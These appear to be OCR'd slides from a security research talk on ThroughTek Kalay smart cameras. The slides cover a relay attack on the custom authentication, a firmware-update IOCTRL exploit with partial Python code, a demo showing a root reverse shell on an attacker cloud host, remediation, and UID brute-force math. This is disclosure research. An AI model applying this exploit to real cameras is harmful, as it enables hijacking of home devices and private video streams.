
Case Study #2: Breaking Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server
6. Attacker challenges victim with c obtained from camera
3. Attacker creates Kalay connection with camera, requests c = Enc(d, k), repeatedly sends "keep-alive" messages
5. Victim creates Kalay connection with Attacker, requests c from Attacker

Case Study #2: Breaking Custom Authentication


Kalay Network
7. Mobile app performs Dec(c, k) to obtain d, sends back d to Attacker with request to start streaming video
Mobile Application (Remote Network 1)
6. Attacker challenges victim with c obtained from camera
5. Victim creates Kalay connection with Attacker, requests c from Attacker
3. Attacker creates Kalay connection with camera, requests c = Enc(d, k), repeatedly sends "keep-alive" messages
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server


Case Study #2: Breaking Custom Authentication



Kalay Network
7. Mobile app performs Dec(c, k) to obtain d, sends back d to Attacker with request to start streaming video
Mobile Application (Remote Network 1)
6. Attacker challenges victim with c obtained from camera
5. Victim creates Kalay connection with Attacker, requests c from Attacker
8. Attacker forwards valid d to camera
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

Case Study #2: Post-Authentication

- Still need another vulnerability to actually compromise device
- IP Camera #2 supports 50+ custom IOCTRL messages post-authentication
- How about remote firmware updates?
  - Of course!




```
data:004E591C                 cmd_handler <0x2710, 0x2711, paracfg_get
data:004E591C                 cmd_handler <0x2712, 0x2713, protocol_au
data:004E591C                 cmd_handler <0x2716, 0x2717, protocol_au
data:004E591C                 cmd_handler <0x2718, 0x2719, rotocol_aut
data:004E591C                 cmd_handler <0x271A, 0x271B, protocol_ch
data:004E591C                 cmd_handler <0x2724, 0x2725, protocol_ge
data:004E591C                 cmd_handler <0x2726, 0x2727, protocol_ge
data:004E591C                 cmd_handler <0x2728, 0x2729, get_wifi_de
data:004E591C                 cmd_handler <0x272E, 0x272F, get_user_co
data:004E591C                 cmd_handler <0x2730, 0x2731, paracfg_set
data:004E591C                 cmd_handler <0x2738, 0x2739, get_user_co
data:004E591C                 cmd_handler <0x273A, 0x273B, protocol_se
data:004E591C                 cmd_handler <0x273C, 0x273D, get_user_co
data:004E591C                 cmd_handler <0x273E, 0x273F, protocol_se
data:004E591C                 cmd_handler <0x2742, 0x2743, protocol_ge
data:004E591C                 cmd_handler <0x2744, 0x2745, protocol_se
data:004E591C                 cmd_handler <0x2746, 0x2747, get_user_co
data:004E591C                 cmd_handler <0x2748, 0x2749, protocol_se
data:004E591C                 cmd_handler <0x274A, 0x274B, protocol_se
data:004E591C                 cmd_handler <0x274C, 0x274D, protocol_NO
```

[redacted]

Case Study #2: Firmware Updates Strike Again!


- Custom IOCTRL message containing:
  - URL to firmware image
  - MD5 of firmware image
  - Additional data that doesn’t matter
- Downloaded and unpacked by victim device
  - Executes a shell script inside of the archive as root!
- Exact same scenario as IP Cam #1!
  - Reverse shell to a Cloud host as root



```
pc = "89674bc0d7029056ad3d5e804f023584"
url = "http[redacted]10.tar"
ver = "1.1"
user = "root"

iotype = IOTypes.IOTYPE_USER_DEFINED_START.value
raw_data = "HL"
raw_data += pack_zeros(2)
raw_data += struct.pack("H", 10220)
raw_data += struct.pack("H", len(pc) + len(url) + len(ver) + len(user) + 4)
raw_data += pack_zeros(8)

raw_data += struct.pack("B", len(pc))
raw_data += pc

raw_data += struct.pack("B", len(url))
raw_data += url

raw_data += struct.pack("B", len(ver))
raw_data += ver

raw_data += struct.pack("B", len(user))
raw_data += user

resp = conn.av_ioctrl(iotype, raw_data)
```

Send IOCTRL using pytutk

Case Study #2: Demo Time!



Menu
analyst@A12310-DEV: /repos/tutk/test/pytutk
File Edit View Search Terminal Help

```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python sample.py z $TUTK_UID $TUTK_USER $TUTK_PASSWORD 2>/dev
/null
```

analyst@A12310-DEV: /repos/tutk/test/pytutk
File Edit View Search Terminal Help

```
analyst@A12310-DEV:/repos/tutk/test/pytutk$ python sample.py x $TUTK_UID 2>/dev/null
```

analyst@A12310-DEV: ...
analyst@A12310-DEV: ...
aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97 — 90×22
/Do_Not_Scan/wordlists/Web-Shells/laudanum-0.8/aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97

```
root@malicious-kitty:~#
```

```
[0] 0:bash*                                               "malicious-kitty" 22:07 15-Sep-2
```

aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97 — 90×24
/Do_Not_Scan/wordlists/Web-Shells/laudanum-0.8/aspx — root@malicious-kitty: ~ — ssh -i ~/.ssh/malicious-kitty root@143.198.156.97

```
root@malicious-kitty:/var/log/apache2#
```

```
[1] 0:bash*                                               "malicious-kitty" 22:07 15-Sep-2
```

Remediation

- Mandiant worked closely with vendor to remediate:
  - Addition of AuthKey feature
  - Removal of remote firmware update functionality

Bonus Case Study: UIDs & Web APIs

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- Wanted to assess the viability of a **motivated attacker** to brute force a single UID

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): n = **83 million**
- Total Keyspace (K)
  - c: single character keyspace = 36
  - l: length of all characters = 16

- $K = c^l = 36^{16} =$ $\mathbf{7.96 \times 10^{24}}$ potential UIDs

- $P(\text{collision}) = n \,/\, K = 83 \times 10^{6} \,/\, 7.96 \times 10^{24}$ ~= $\mathbf{1.04 \times 10^{-17}}$

TUTK UID Brute Forcing: Is it Practical?

- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): **83 million**
- $K = c^l = 36^{16} = \mathbf{7.96 \times 10^{24}}$ potential UIDs
- P(collision) ~= $\mathbf{1.04 \times 10^{-17}}$

- Average discovery packet size:
  - d = 52 bytes
- Assuming a 1 Gb/s link rate:
  - Discovery Requests per day (r), per server:
    - r = ((1 request/d bytes) * (1 byte/8 bits) * (1,000,000,000 bits/second)) / 86400 s/day = $\mathbf{2.07 \times 10^{11}}$ **requests/day**

TUTK UID Brute Forcing: Is it Practical?


- 20 Byte UID: **XXXXXXXXXXXXXXXX111A** (Static last 4 bytes)
- ThroughTek Devices (# of UIDs): **83 million**
- $K = c^l = 36^{16} = \mathbf{7.96 \times 10^{24}}$ potential UIDs
- $P(\text{collision}) \sim= \mathbf{1.04 \times 10^{-17}}$
- $r = \mathbf{2.07 \times 10^{11}}$ **requests/day**

- Expected value for number of days to get a collision (Geometric distribution):
- v **=** number of servers/cores
- **E[days] = 1 /** $\boldsymbol{P}$**(collision) = (**$\boldsymbol{K/n}$**) * (1/(**$\boldsymbol{v * r}$**))**

TUTK UID Brute Forcing: Is it Practical?

- **E[days] = (*K*/*n*) * (1/(*v* * *r*))**

463,000 servers running in parallel could brute force 1 UID within a day



$$y = \frac{\left(36^{16}\right)}{83 \cdot 10^{6}} \cdot \left(\frac{1}{x\left(2.07 \cdot 10^{11}\right)}\right)$$

TUTK UID Brute Forcing: Is it Practical?

